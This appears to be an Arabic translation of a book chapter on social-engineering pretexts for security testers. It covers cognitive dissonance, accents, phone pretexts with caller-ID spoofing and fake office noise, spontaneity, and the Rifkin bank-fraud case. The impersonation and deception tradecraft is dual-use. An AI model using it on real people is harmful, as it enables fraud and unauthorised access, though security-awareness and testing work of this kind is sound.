استخدام الاهتمامات الشخصية الخاصة بك لزيادة فرص نجاح الهندسة الاجتماعية تبدو بسيطة جدا ولكن قد يأخذ شوطا طويلا في إقناع الهدف بانك ذات مصداقية. لا شيء يمكنه أن يدمر العلاقة والثقة أسرع من الشخص الذي يدعي أنه على دراية حول موضوع ما ثم يفشل. مثلا كمهندس اجتماعي، إذا كنت لم ترى غرفة خوادم من قبل ولم تتخذ أبدا جهاز كمبيوتر على حدة، فان محاولة اللعب بشخصية فني شبكات يمكنه أن يكون طريقا سريعا إلى الفشل. ضم المواضيع والأنشطة ذات الاهتمام الخاص بك في عملية **pretext** يمنحك الكثير للحديث عنه ويمنحك القدرة على تصوير الاستخبارات وكذلك الثقة.

الثقة يمكنها أن تقطع شوطا طويلا نحو إقناع الهدف للذي تقوله أنت. بعض **pretexts** يتطلب المزيد من المعرفة عن غيرها (على سبيل المثال، جامع الطوابع مقابل باحث نووي) ليكون مقنعا، لذلك مرة أخرى يصبح موضوع البحث هام جدا. أحيانا تكون **pretexts** بسيطة ويكفي أن تتمكن من الحصول على المعرفة من خلال قراءة عدد قليل من المواقع أو الكتب. كمهندس الاجتماعية من المهم جدا اكتساب المعرفة والبحث عن المواضيع التي تهم هي ضمن اهتماماتك الشخصية.

الدكتور توم جي ستيفنز، يقول: "من المهم أن نتذكر أن الثقة بالنفس هي دائما نسبية على حسب المهمة والوضع. لدينا مستويات مختلفة من الثقة في حالات مختلفة". هذا البيان مهم جدا، لأن الثقة تربط مباشرة إلى كيفية عرض الآخرين لك كمهندس اجتماعي. الثقة بالنفس (طالما أنها ليس من الثقة المفرطة) فإنها تبني الثقة والألفة وتجعل الناس يشعرون بالراحة. إيجاد الطريق إلى الهدف الخاص بك والذي يقدم لك فرصة للحديث عن موضوعات كنت مرتاحا لها، فأنه يمكنك التحدث عنها بثقة، مهم جدا.

في عام 1957 جاء طبيب نفساني ليون فيستنجر مع نظرية التنافر الإدراكي (**cognitive dissonance**). هذه النظرية تنص على أن الناس لديهم ميل للحصول على التناسق بين معتقداتهم وآرائهم، وكل أساسيات الادراك الخاصة بهم. عند وجود عدم تناسق بين المواقف والتصرفات، يجب تغيير شيء للقضاء على التنافر (او بمعنى أخر وجود اتجاهات أو معتقدات متعارضة عند الشخص أمر يثير عنده القلق، ولذا يحاول تغيير تلك الاتجاهات والمعتقدات ليجعلها أكثر اتساقا فيما بينها). فإذا كان الشخص يعتقد بقيمة الحياة الطويلة والصحة الجيدة، وإذا كان مدخنا، ثم جاء من يخبره بما يفعله التدخين من أضرار، عندئذ يقوم الشخص بعملية تغير في السلوك بشكل يحل الانسجام محل التنافر أي يتوقف عن التدخين. لكن من الممكن أن يصدر سلوك آخر، حيث ينفي المدخن صحة المعلومات المتعلقة بمخاطر الدخان ويستمر في التدخين. بعبارة أخرى، إذا عرف شخص انه يتصرف بطريقة تتنافر مع اتجاه له أهمية بالنسبة إليه، فهذه النظرية تقرران سلوك أو الاتجاه لهذا الشخص لابد أن يتغير حتى يحدث الانسجام. هكذا فهذه النظرية تفترض وجود قدر من الوعي من طرف شخص يجعله يتجه نحو التخلص من التنافر. يذكر الدكتور فيستنجر اثنين من العوامل التي تؤثر على قوة التنافر:

- عدد المعتقدات المتنافرة.
- أهمية كل اعتقاد

ثم ذكر أنه يوجد ثلاث طرق للقضاء على هذا التنافر:

- التقليل من أهمية المعتقدات المتنافرة.
- إضافة المعتقدات الأكثر انسجاما التي تتفوق على تلك المتنافرة.
- تغيير المعتقدات المتنافرة بحيث أنها لم تعد غير متناسقة.

كيف يمكن للمهندس الاجتماعية استخدام هذه المعلومات؟ عند أداء ال **Pretext** مع انعدام الثقة عندها فان ال **Pretext** يطلب أن تكون على ثقة تلقائيا وهذا يؤدى الى إنشاء التنافر. هذا التنافر يثير كل أنواع الأعلام الحمراء ويضع الحواجز تصل إلى الألفة، والثقة، والحركة إلى الأمام. تؤثر هذه الحواجز على سلوك الهدف، الذي من المتوقع بعد ذلك يقوم بتحقيق التوازن في المشاعر الناتجة من التنافر، ويقتل أي احتمال للعمل بـ **Pretext** الخاص بك.

إحدى الطرق للتصدي لذلك هو أن تضيف المعتقدات الأكثر انسجاما بحيث تفوق تلك المتنافرة. ما الذي يمكن أن يتوقعه الهدف عن ال **Pretext** الخاصة بك؟ مع العلم أنه سوف يسمح لك بتغذية عقوله وعواطفه مع الأفعال والأقوال، والمواقف والتي من شأنها بناء نظام المعتقد والتي تفوق أي من المعتقدات التي قد تجلب الشك.

بطبيعة الحال، يمكن للمهندس الاجتماعي الماهر أيضا تغيير المعتقدات المتنافرة بحيث أنها لم تعد غير متناسقة. على الرغم من أن هذا أكثر تعقيدا وصعبا، ولكنها مهارة قوية إذا كنت تملكها. من الممكن أن مظهرك لا يتناسب ما يمكن أن يتصوره الهدف عن ال **Pretext** الخاص بك. عند الرجوع بالعقل الى الخلف دوجي هوسار، حيث كانت لديه مشكلة بأن له "**Pretext**" وهو أن يكون الطبيب الأعلى وهذا لا يتناسب

ابدا وذلك لكون صغر سنه. كان ذلك الاعتقاد متنافرة، ولكن علمه والإجراءات الكثيرة أدت الى جلب المعتقدات المتوافقة الى "الأهداف".
تماما مثل المثال السابق، المهندس الاجتماعي يمكنه محاذاة **pretext** له مع معتقدات الهدف عن طريق مواقفهم، والإجراءات، وخاصة معرفتهم عن الـ **Pretext**.
من الأمثلة على هذا رأيت مؤخرا في واقع الحياة في ديفكون 18. كنت جزءا من الفريق الذي جلب CTF الهندسة الاجتماعية لديفكون.
شاهدنا العديد من المتسابقين الذين استخدموا ذريعة (**Pretext**) الموظف الداخلي. عندما عرض مع اعتراض مثل، "ما هو رقم شارة الموظف الخاص؟" المهندس الاجتماعي الغير ماهر سوف يصبح عصبي وإما لا أملك جوابا أو ينتهي، في حين المهندس الاجتماعي الماهر سيجلب تلك المعتقدات المتنافرة في محاذاة الهدف. حيث يقومون ببساطة ذكر رقم شارة الموظف التي وجدت على الانترنت أو باستخدام طريقة أخرى أنهم كانوا قادرين على إقناع الهدف انه لن يكون بحاجة إلى تلك المعلومات، وبالتالي مواءمة معتقدات الهدف.
هذه النقاط هي الأجوبة التقنية لمشكلة بسيطة جدا، ولكن يجب أن نفهم أن واحداً يمكنه فقط فعل الكثير من التزييف. اختار المسار الخاص بك بحكمة.

اللهجات او التعبيرات المستخدمة (Practice Dialects or Expressions)

تعلم الكلام بلهجات مختلفة يجعلك لا يمكن أن تلمح/تلاحظ بسرعة. اعتمادا على المكان الذي تعيش فيه، تعلم التكلم بلهجة/بلكنه مختلفة قد يستغرق بعض الوقت. عندما كنت في دورة تدريبية مع منظمة المبيعات الدولية وكان بعض الإحصاءات تقول إن 70٪ من الأمريكيين يفضلون الاستماع إلى الناس بلكنة بريطانية. ولست متأكدا إذا كانت هذه الإحصائية صحيحه أم لا، ولكن أستطيع أن أقول إن إنني أستمتع بلهجة نفسي.
على الرغم من أن الإحصائيات تقول إن لهجة واحد أفضل من الأخرى في حال المبيعات أو لمجرد أنك قد تكون مهندس اجتماعي في الجنوب أو في أوروبا لا يعني أنك بسهولة سوف تستخدم اللهجة المحلية لتجعلك تظهر بانك من اهل المدينة التي تعمل بها. إذا كنت لا يمكنك أن تجعل اللهجة مثالية، إذا كنت لا يمكنك أن تكون طبيعيا، وإذا كنت لا يمكنك أن تكون على نحو سلس، فلا تحاول ذلك. الممثلين يستخدمون مدربين الصوت ودورات تدريبية لتعلم الكلام بوضوح في لهجة لديهم بها دور للتصوير. الممثل كريستيان بايل هو من ويلز، لكن عند الاستماع إليه. فانه لا يبدو بريطانيا في معظم أفلامه. اتخذ الممثل غوينيث بالترو لهجة بريطانية مقنعة جدا للفيلم شكسبير في الحب.
معظم الممثلين لهم مدربين يكنون معهم لتعليمهم اللكنات او اللهجات للأدوار التي يقومون بها في افلامهم. لأن معظم المهندسين الاجتماعي لا يملكون مدربين لتعليم اللهجة، فهناك العديد من المنشورات التي يمكن أن تساعدك على التعلم على الأقل أساسيات وضع اللهجة، مثل كتاب ***Dialects for the Stage*** للكاتب ***Evangeline Machlin***. على الرغم من أن هذا الكتاب قديم جدا، فإنه يحتوي على الكثير من النصائح الكبيرة:

- العثور على أمثلة للمواطنين عن اللهجة التي تريد أن تتعلمها، تستمع اليها. كتاب مثل ***Dialects for the Stage*** غالبا ما يأتي مع أشرطة صوتية كاملة عن اللهجات للاستماع إليها.
- حاول التحدث مع تسجيلك لهذا الحديث، وذلك لمطابقة اللهجة مثل هذا الشخص.
- بعد أن تشعر بالثقة إلى حد ما، قم بالتسجل لنفسك تتحدث هذه اللهجة حتى تتمكن من الاستماع إليها في وقت لاحق وتصحيح الأخطاء.
- قم بإنشاء سيناريو ومن ثم ممارسة هذه اللهجة الجديدة مع شريك.
- قم بتطبيق لهجتك في الأماكن العامة لمعرفة ما إذا كان الناس يتقبلون لهجتك ويصدقونها.

هناك عدد لا يحصى من اللهجات واللكنات، وأنا شخصيا أجد أنه من المفيد كتابة بعض الجمل التي سوف أتكلم عنها. هذا يتيح لي ممارسة قراءتها والحصول على أفكار لجعل لهجتي أكثر طبيعية. يمكن لهذه النصائح أن تساعدك على أن تصبح على درجة الماجستير في الهندسة الاجتماعية أو تصبح على الأقل متقن في استخدام لهجة أخرى.
حتى لو كنت لا تستطيع التكلم بلهجة أخرى، فاستخدام التعبيرات التي تستخدم في المنطقة التي تعمل فيها يمكنها أن تحدث فرقا. قم بقضاء بعض الوقت في الاستماع إلى الناس في محاضرة عامة مع بعضهم البعض. في مكان ما مثل العشاء أو المركز التجاري، أو أي مكان قد تجد فيه مجموعات من الناس يجلسون ويتحدثون. قم بالاستماع عن كثب إلى العبارات أو الكلمات الرئيسية.

الهاتف يجب ألا يقلل من جهد المهندس الاجتماعي (Using the Phone Should Not Reduce the Effort for the SE)

في السنوات الأخيرة، قد حال الإنترنت للسيطرة على أكثر جوانب "شخصية" المهندس الاجتماعي، بينما في الماضي كان الهاتف جزءا لا يتجزأ من الهندسة الاجتماعية. بسبب هذا التحول، العديد من المهندسين الاجتماعين لا يضعون الطاقة أو الجهد في حين ان استخدام الهاتف يمكن أن يحقق انجاحها. هذا الموضوع هنا لإظهار أن الهاتف لا يزال واحدا من أقوى أدوات المهندس الاجتماعي والجهود المبذولة في استخدامه ينبغي ألا تقلص نظرا لوجود الإنترنت الان.

أحيانا عند تخطط المهندس الاجتماعي لهجوم الهاتف قد يختلف تفكيره بسبب أن استخدام الإنترنت يبدو أسهل. لاحظ أنه يجب عليك التخطيط لوضع نفس المستوى من الجهد، على نفس مستوى عمق البحث وعملية جمع المعلومات، والأهم من نفس مستوى الممارسة في هجمات الهندسة الاجتماعية القائمة على هاتفك.

إذا لم تكن محظوظة بان يكون لدينك مجموعة لممارسة أو صقل هذه المهارات. فحاول الاتصال بالعائلة أو الأصدقاء لنرى إلى أي مدى يمكنك الحصول على التلاعب بها. طريقة أخرى لممارسة هو تسجيل لنفسك كما لو كنت على الهاتف ومن ثم تشغيله مرة أخرى في وقت لاحق لسماع كيف يبدو.

استخدام الهاتف لترسيخ ذريعة (**Pretext**) خاصة بك هو واحد من أسرع الطرق لدخول باب الهدف الخاص بك. الهاتف يسمح للمهندس الاجتماعي القيام "بمحاكاة وهميه"، أي شيء تقريبا. على سبيل المثال: إذا أردت أن أتصل بك ومن ثم اتظاهر بأنني كنت في مكتب صاخب/مزدحم لإضافة ذريعة ما (**Pretext**) والتي تحاول استخدامها، يمكن ببساطة استخدام/انتزاع هذا الصوت من ***Thriving Office*** (www.thrivingoffice.com/). يوفر هذا الموقع مسارا يسمى "***Busy***" وآخر يسمى "***Very Busy***". "هذه **CD** قيمة جدا، وهي مليئة بأصوات الناس الذين يتوقعون أن نسمعهم في الشركة، ويوفر المصداقية الفورية. انها بسيطة وفعالة ومضمونة" !

يتم تعبئة هذه مع الجمل وحدها من قبل المهندسين الاجتماعين مع ما يتوقع الناس أن يسمعونه من شركة قائم على التأسيس. بالفعل يمكنك أن ترى أن **CD** توجه لملء التوقعات وتوفير المصداقية (على الأقل، في الاعتبار الهدف، بعد تلبية توقعاته)، مما يساعد على بناء الثقة تلقائيا.

بالإضافة إلى ذلك، خداع المتصل بمعلومات التعريف بسيطة نسبيا. خدمات مثل **SpoofCard** (http://www.spoofcard.com/)أو باستخدام حلول محلية، تسمح للمهندس الاجتماعي ليقول للهدف أن الاتصال يتم من مقر الشركة، والبيت الأبيض، أو بنك محلي. مع هذه الخدمات يمكنك محاكاة وهميه العدد يأتي من أي مكان في العالم.

الهاتف هو أداة قاتلة للمهندسين الاجتماعي؛ تطوير عادات ممارسة استخدامها والتعامل معها مع الاحترام التام ستعزز مجموعة أدوات أي مهندس اجتماعي. لأن الهاتف هو هذه الأداة القاتلة ولم تفقد فاعليتها، يجب أن تعطيه الوقت والجهد الذي تستحقه.

كلما زادت بساطة الـ Pretext، كلما زادت فرص للنجاح (The Simpler the Pretext, the Better the Chance of Success)

"كلما كان بسيطا، كلما كان ذلك أفضل" المبدأ فقط هو أن لا تبالغ. إذا كانت الذريعة (**Pretext**) لديها الكثير من التفاصيل المعقدة التي إذا تم نسيان أحد هذه التفاصيل فانه يؤدي إلى فشل الهندسة الاجتماعية. يمكن الحفاظ على خطوط القصة، والحقائق، وتفاصيل بسيطة تساعد على بناء المصداقية.

الدكتور بول إيكمان، عالم النفس الأميركي الشهير والباحث في مجال الخداع البشري ورائد في دراسة علاقة المشاعر بتعابير الوجه، قام بكتابة مقالا في عام 1993 بعنوان "الأكاذيب التي تفشل (**Lies That Fail**)" في هذا المقال يقول:

(دائما لا يوجد الوقت لإعداد الخطوط الواجب اتخاذها، للتمرين والحفظ. حتى عندما يكون هناك إخطار مسبق وافر، ومن ثم يتم وضع الخطوط الكاذبة بعناية، فان الكاذب قد لا يكون ذكيا بما يكفي لتوقع جميع الأسئلة التي قد تطلب منه، ويتطلب منه التفكير حول كيف سوف تبدو اجابته. حتى الذكاء قد لا يكون كافيا، لإحداث تغييرات غير مرئية في ظروف يمكنها أن تخون خطوط فعاله خلاف ذلك. وحتى عندما لا يضطر الكذاب حسب الظروف لتغيير الخطوط، فبعض الكذابين قد يجدوا صعوبة في تذكر الخطوط التي أنشأوها سابقا بأنفسهم، لذلك الأسئلة الجديدة لا يمكن الإجابة عليها بسرعة **او بمعنى اخر**" انه دائما لن يكون هناك الوقت الكافي لخلق الأكاذيب وحتى ان توفر هذا الوقت لوضع بعض الأكاذيب فان الكاذب لن يكون ذكيا بما فيه الكفاية لتوقع جميع الأسئلة التي تطلب منه، وهذا يؤدى الى التفكير حول كيفية الإجابة مما يبطئ من سرعة الرد. حتى ان كان يتسم بالذكاء فهذا لن يكون كافيا، لإحداث تغيرات مرئية في ظروف من الممكن بعد ذلك تقوم بإفساد بعض الأكاذيب التي قد استخدمها في إجابات سابقه (بالعامية زاد الطين بله) او تؤدى الى تغير بعض الاكاذيب التي انشاها (تلغبطه). حتى ان لم يضطر الكاذب الى تغير بعض الأكاذيب التي انشائها نتيجة ظروف ما. فان بعض الكاذبين قد يجدون صعوبة في تذكر الأكاذيب التي أنشأوها سابقا بأنفسهم، لذلك الأسئلة الجديدة لا يمكن الإجابة عليها بسرعة").

توضح هذه النقطة البارزة جدا بوضوح لماذا من الأفضل ان يكون الـ **Pretext** بسيط. حاول أن تتذكر دائما كلما كانت الـ **Pretext** التي تريد استخدامها معقده كلما كان اقل خطأ بسيط يؤدى الى كشفها بسهوله. لذلك الـ **Pretext** ينبغي أن يكون طبيعيا وسلسا. يجب أن يكون من السهل أن تتذكره، فإذا كنت تشعر به طبيعيا' فان مذكرة الحقائق أو الخطوط المستخدمة سابقا في هذا الـ **Pretext** لن يكون مهما. بالإضافة إلى تذكر الحقائق، من المهم أيضا الحفاظ على التفاصيل الصغيرة. الـ **Pretext** البسيطة تسمح للقصة ان تنمو وتجعل الهدف يستخدم خياله لملء الفجوات. لا تحاول أن تجعل الـ **Pretext** مفصله، وقبل كل شيء، تذكر التفاصيل الصغيرة التي تجعل الفرق في نظرة الناس.

من ناحية أخرى، هنا أيضا موضوع مثير للاهتمام: وهو اسلوب شائع يستخدمه المجرمون المشهورين والرجال المخادعين هو جعل بعض الأخطاء عمدا. الفكر هو أن "لا أحد على ما يرام"، وبعض الأخطاء تجعل الناس يشعرون أنهم في المنزل. كن حذرا مع أنواع الأخطاء التي عليك أن تقرر استخدامها إذا كنت تستخدم هذا التكتيك لأنها من الممكن أن يضيف التعقيد إلى الـ **Pretext**، ولكن ذلك لا يجعل المحادثة تبدو أكثر طبيعية. تذكر البساطة وقلة التفاصيل تجعل الـ **Pretext** هذه أكثر تصديقا، وتعمل جيدا.

الـ Pretext يجب أن يظهر عفويا/تلقائيا

جعل الـ **Pretext** يظهر عفوية يعود الى وجهة نظري على استخدام الخطوط العريضة مقابل استخدام النص. حيث استخدام الخطوط العريضة تسمح دائما المهندس الاجتماعي بمزيد من الحرية، اما استخدام سيناريو او نص محدد سوف تجعل المهندس اجتماعية كالروبوت. أنه يربط أيضا في أن استخدام العناصر أو القصص التي تهم المهندس الاجتماعي شخصيا. إذا في كل مره يطلب منك شخص سؤال أو يجعل بيان يتطلب منك التفكير، أو البدء في التفكير بعمق، وأنت لا يمكن أن تعود مع جواب ذكي، فإنه سوف يدمر مصداقيتك. بالطبع الكثير من الناس يفكرون قبل أن يتكلموا، لذلك فهذا ليس عن وجود الإجابة في ثانية واحدة، ولكن عن وجود الإجابة أو سببا لعدم وجود الجواب. على سبيل المثال، في مكالمة هاتفية واحدة سئلت عن قطعة من المعلومات لم تكن لدي. أنا ببساطة أقول: "اسمحوا لي بالحصول على ذلك". ثم انحنى أكثر واجعل الأمر يبدو وكأنني اصرخ: "جيل، من فضلك هل يمكن ان تطلب من بيل أن يعطيني نموذج الطلب لحساب XYZ؟ شكرا."

لقد جمعت قائمة صغيرة من الطرق التي يمكنك العمل بها لكي تكون أكثر عفوية:

- **لا تفكر كيف تشعر (Don't think about how you feel)**. هذه النقطة فكرة جيدة، لأنه في كثير من الأحيان في الـ **Pretext** إذا قمت بالتفكير الزائد فان هذا سوف يبدا بإضافة العاطفة الى هذا المزيج، والذي يمكن أن يتسبب بالخوف والعصبية، أو القلق، وكلها تؤدي إلى الفشل. من ناحية أخرى، قد لا تواجه العصبية أو الخوف، ولكن الإفراط في الإثارة، والتي يمكن أيضا أن يسبب لك الكثير من الاخطاء.
- **لا تأخذ نفسك على محمل الجد (Don't take yourself too seriously)**. بطبيعة الحال، هذه هي النصيحة الكبرى في الحياة، ولكنه ينطبق بشكل رائع على المهندس الاجتماعي. كخبير امني فإنك ذات وظيفة خطيرة. ولكن إذا كنت غير قادرا على الضحك على أخطائك، فقد يؤدى هذا الى إما أن تكون هادئا او عصبيا في التعامل مع عثرة صغيرة في الطريق. أنا لا أقترح أن تأخذ الأمن على سبيل المزاح. في عقلك، إذا قمت بعرض فشل محتمل، فان هذا يؤدى الى إنشاء الضغوط والتي يمكنها أن تسبب ما كنت تخشاه في حياتك أكثر من غيرها. الفشل الطفيف غالبا ما يؤدي إلى مزيد من النجاح إذا كان لديك القدرة على التعامل معه.
- **تعلم لتحديد ما هو مهم (Learn to identify what is relevant)**. أحب هذا المفهوم، "اخرج من رأسك وأدخل إلى العالم". المهندس الاجتماعي قد يضع الخطة باستخدام الخطوات السابقة وفي هذه الأثناء قد يغيب عنه بعض التفاصيل الحيوية والتي من الممكن أن تسبب فشل الـ **Pretext**. كن سريعة في التعرف على المواد والمعلومات ذات الصلة من حولك، سواء كانت لغة الجسد الهدف، الكلمات المنطوقة، أو التعبيرات الدقيقة (سوف نتكلم عليه لاحقا)، واستيعاب المعلومات في الهجوم.

ضع في اعتبارك أن الناس يمكنهم أن يقولوا عندما ما لا يصغي حقا إلى ما يقولونه. الحصول على شعور بأن الجمل غير مهمه حتى لا تجد آذانا صاغية توجد في نفر واسع لكثير من الناس. احرص على الاستماع إلى ما يقوله الهدف. بدون إيلاء أي اهتمام وثيق، ومن هنا سوف تلتقط التفاصيل التي هي مهمة جدا لهم، وفي الوقت نفسه، تكون قد سمعت شيئا لمساعدتك في النجاح.

- **السعي لاكتساب الخبرة (seek to gain experience)**. اكتساب الخبرة من خلال الممارسة يمكنها ان تؤدى الى فشل او نجاح الـ **Pretext**. الممارسة العفوية مع العائلة والأصدقاء والغرباء بدون أي هدف في الاعتبار ولكن أن تكون عفوية. المحادثات البسيطة الصغيرة يمكنها أن تقطع شوطا طويلا نحو جعلك تشعر بالراحة لكونها عفوية.

هذه النقاط يمكنها أن تعطي بالتأكيد المهندس الاجتماعي اليد العليا عندما يتعلق الأمر بالـ **pretexting**. امتلاك القدرة على أن تظهر عفويا هدية.

توفير الاستنتاج المنطقي أو المتابعة من خلال الهدف (Provide a Logical Conclusion or Follow-through for the Target)

صدق أو لا تصدق الناس يريدون أن يقال لهم ما يجب القيام به. تخيل لو أنك ذهبت الى الطبيب، ثم قام بفحصك، وكتب بعض الأشياء على مخطط له، وقال لك: "حسنا. اراك خلال شهر" هذا لن يكون مقبولا. حتى في حالة الأخبار السيئة، فالناس تريد أن يقال لهم الخطوة التالية وماذا تفعل.

كمهندس الاجتماعي، عند مغادرة الهدف، قد تحتاج له أن يأخذ أو لا يأخذ إجراء ما، أو كنت قد حصلت على ما جئت له وتحتاج فقط المغادرة. مهما كانت الظروف، إعطاء الهدف استنتاج أو من خلال المتابعة يملأ الفجوات المتوقعة لهذا الهدف.

تماما كما لو كنت طبيبا يفحص مرارا ويرسلك الى المنزل بدون أي توجيهات، مثلا إذا وجدت طريقك إلى منظمة ما كرجل الدعم الفني ومن ثم خرجت دون أن تقول أي شيء لأحد بعد استنساخ قاعدة البيانات، فهذا يمكنه أن يترك الجميع يتساءل ماذا حدث.

الجزء صعبة للمهندس الاجتماعي هو الحصول على الهدف لاتخاذ إجراء بعد ذهابه. إذا كان الاجراء أمر حيوي لاستكمال تدقيق المهندس الاجتماعي، فإنك قد تريد أن تأخذ هذا الدور على نفسك.

كما ذكر في وقت سابق، قد يوجد المزيد من الخطوات لإتقان الـ **Pretext**، ولكن تلك المذكورة في هذا الفصل يمكن أن تعطي للمهندس الاجتماعي أساسا متينا لبناء الـ **Pretext** للتصديق تماما.

كنت قد تكون متسائلا "حسنا، لقد سردنا كافة هذه المبادئ، ولكن ماذا نفعل الآن؟" كيف يمكن لمهندس الاجتماعي بناء الـ **Pretext** مدروسة جيدا، مصدقه، عفوية، بسيطة التي يمكن أن تعمل إما على الهاتف أو في شخص والحصول على النتائج المرجوة؟

الـ Pretext الناجح

لمعرفة كيفية بناء **Pretext** ناجحة، نلقي نظرة على بضع القصص من المهندسين الاجتماعيين الذين استخدموا الـ **Pretext** التي عملت وكيف أنها وضعت لهم.

قصة: Stanley Mark Rifkin

Stanley Mark Rifkin لقد ارتبط اسمه مع واحده من اكبر عمليات السطو على البنوك في تاريخ أمريكا.

http://www.social-engineer.org/wiki/archives/Hackers/hackers-Mark-Rifkin-Social-Engineer-furtherInfo.htm

كان ريفكين مهوس بالكمبيوتر وكان يدير شركة استشارات الكمبيوتر من شقته الصغيرة. كان أحد موكليه الشركة التي تخدم أجهزة الكمبيوتر في بنك **Security Pacific**. حيث يتكون مقر البنك **(Security Pacific National)** من 55 طابق في لوس انجليس مثل قلعة الجرانيت والزجاج. حراس ذات رداء داكن يجوبون المبنى وكاميرات خفيه تقوم بتصوير العملاء الذين يقومون بالسحب والإيداع.

يبدو أن هذا المبنى لا يمكن اختراقه، لذلك كيف تم الاستيلاء على مبلغ 10.2 مليون دولار بواسطة ريفكين، بدون أن يحمل مسدسا، بدون أن يلمس دولارا واحدا، وبدو أن يمسك بأي شخص؟

بدت سياسات التحويلات للمصرف آمنة. حيث أن الاذونات/تصريحات التحويل تتم باستخدام اكواد رقيمه والتي يتم تغيرها يوميا وتعطى فقط للموظفين المعتمدين لديهم. حيث يتم وضع هذه الأكواد الجديدة على الحائط في حجرة امنه والتي لن يدخلها فقط غير المصرح لهم بالدخول. وذكرت هذه المادة المؤرشفة سابقا:

في أكتوبر عام 1978، زار ريفكين بنكك **Security Pacific**، حيث تعرف عليه موظفي البنك بسهولة على انه عامل الكمبيوتر. أخذ المصعد إلى مستوى **D**، حيث كانت تقع غرفة التحويلات للبنك. شاب لطيف وودود، تمكن من الحديث لإيجاد طريقه الى الغرفة حيث يتم نشر/وضع الكود السري للبنك رمز اليوم على الحائط. قام ريفكين بحفظ الرمز وترك المكان دون إثارة الشكوك.

قريبا، تلقى موظفي البنك في غرفة النقل مكالمة هاتفية من رجل عرف نفسه باسم مايك هانسن، وهو موظف في التقسيم الدولي للبنك. أمر الرجل بنقل رزمه من الأموال إلى حساب في شركة ترست ايرفينغ في نيويورك وقدم الأرقام السرية الخاصة باذون/تصريح النقل. لا يوجد شيئا على ما يبدو خارجا عن المألوف من عملية النقل، ومن ثم قام البنك بنقل الأموال الى بنك نيويورك. مسؤولي البنك لا يعرفون من هو هذا الرجل الذي أطلق على نفسه مايك هانسن حيث كان في الحقيقة ستانلي ريفكين، وانه استخدم رمز الحماية الخاص بالبنك لسرقة 10.2 مليون دولار.

هذا السيناريو يقدم الكثير ما يمكن الحديث عنه، لكنه الآن، سوف نركز على الـ **Pretext**. التفكير في تفاصيل ما كان ليفعل:

- كان عليه أن يكون واثقا ومريحا لكيلا يثير الشكوك لكونه في تلك الغرفة.
- كان عليه أن يكون قصة ذات مصداقيه عندما دعا للقيام بنقل ويتذكر تفاصيلها عندما يطلب منه إعادة روى قصته.
- كان عليه أن يكون عفويا بما يكفي للذهاب مع تدفق الأسئلة التي قد تأتي.
- كان عليه أن يكون أيضا على نحو سلس بما فيه الكفاية لألا يثير الشكوك.

كانت هذه الـ **Pretext** مخطط لها بدقة بأقصى قدر من التفصيل من خلال التفكير. عندما تم القبض عليه، كان الناس الذين عرفوه أبدوا دهشتهم حتى بعضهم قالوا أشياء مثل، "لا يمكن أن يكون لصا. الجميع يحب مارك" .

من الواضح أن هذه الـ **Pretext** جيده. حيث كانت مدروسة جيدا، ومخطط لها. حيث كان يعرف ما كان عليه القيام به هناك. عندما كان أمام الغرباء كان قادرا على لعب دوره جيدا.

مذهل بما فيه الكفاية، بينما ريفكين خارج بكفالة، بدأ استهداف بنك آخر باستخدام النظام نفسه، ولكن الحكومة قامت بمراقبته واستهدافه. ثم قبض عليه وقضى ثماني سنوات في السجن الاتحادي. على الرغم من أن مارك هو "الرجل السيئ" يمكنك أن تتعلم الكثير عن الـ **Pretext** من قراءة قصته. احتفظ أنها بسيطة جدا واستخدام الأشياء التي كانت مألوفة له لبناء قصة جيدة.

كانت خطة مارك سرقة الأموال وتحويلها إلى سلعة لا يمكن تعقبها: الماس. للقيام بذلك فانه بحاجة أولا إلى أن يكون موظف بالبنك لسرقة المال، ثم مشتر رئيسي الماس لتفريغ النقدية، وأخيرا بيع الماس للحصول على نقود، لا يمكن تعقبها.

على الرغم من أن الـ **Pretext** له لا تنطوي على الأزياء أو أنماط الخطاب حيث لعب دور موظفي البنك، ثم المشتري الرئيسي الماس، ثم لعب بائع الماس. قام بتغيير الأدوار ربما ثلاث أو أربع أو خمس مرات في هذا أزعج وكان قادرا على القيام بذلك بشكل جيد بما يكفي لخداع الجميع تقريبا.

"كل هذا يتوقف على كيفية النظر إلى الأشياء، وليس على الكيفية التي هي في حد ذاتها".........كارل غوستاف يونغ
في هوليوود، الأفلام والبرامج التلفزيونية التي تظهر الرجال المخادعين ومنفذي القانون يتم تصويرهم مع مواهب باطنيه تقريبا. لديهم القدرة على الحصول على أي شيء؛ حيث يبدو انهم قادرين على مجرد إلقاء النظرة في عيون الشخص ومعرفة ما إذا كانوا يكذبون أو يقولون الحقيقة. من غير المألوف أن نرى مثل هذه الحالات: الشرطي ينظر في عيون المشتبه به ويمكنه أن يقول تلقائيا ما إذا كان يكذب أو يقول الحقيقة، أو مجرد قوة اقتراح أهداف الرجل المخادع. الأفلام قد تظهر لكم الاعتقاد بأن أساليب التلاعب والحصول على الناس لفعل أي شيء تريده معقول أو حتى سهلة. هذه السيناريوهات هي حقا خيال؟ هل من الممكن الحصول على هذه القدرات التي يتم حفظها للخيال في الأفلام؟
هذا الجزء يمكن أن يكون الكتاب في حد ذاته، ولكن سوف تتكشف هذه المعلومات وصولا الى مبادئ من شأنها أن تغير حقا الطريقة التي تتفاعل مع الناس. تستند بعض المواضيع في هذا الجزء على البحوث التي قامت بها ألمع العقول في مجالات تخصصهم. تم اختيار التقنيات التي تمت مناقشتها في هذه المواضيع ووضعت من خلال خطوات في بيئات الهندسة الاجتماعية. على سبيل المثال، يستند موضوع ***microexpressions*** (التعبيرات الدقيقة) على أبحاث قام بها عالم النفس الشهير عالميا والباحث الدكتور بول إيكمان، الذين استخدم عبقرتيه لتطوير تقنيات قراءة تعبيرات الوجه التي يمكن أن تغير حرفيا طريقة إنفاذ القانون، الحكومات، الأطباء، وتفاعل الناس اليومي مع الآخرين بعض من مبادئ ريتشارد باندلر وجون جرندر، منشئي البرمجة اللغوية العصبية (***neurolinguistic programming***)، قامت بتغير فهم الناس حول أنماط التفكير وقوة الكلمات. هذه المواضيع هي مواضيع تحتاج الكثير من النقاش، حيث يحاول هذا الفصل إزالة الغموض عن هذا الموضوع وشرح كيف يمكنك استخدامها في الهندسة الاجتماعية.
وضع بعض من أفضل المحققين على هذا الكوكب التدريب والأطر المساعدة في إنفاذ القانون وذلك لتعلم كيفية استجواب المشتبه بهم على نحو فعال. هذه المبادئ لديها مثل هذه الجذور النفسية العميقة التي تعلم الأساليب المستخدمة والتي يمكنها فتح أبواب أهدافك حرفيا.
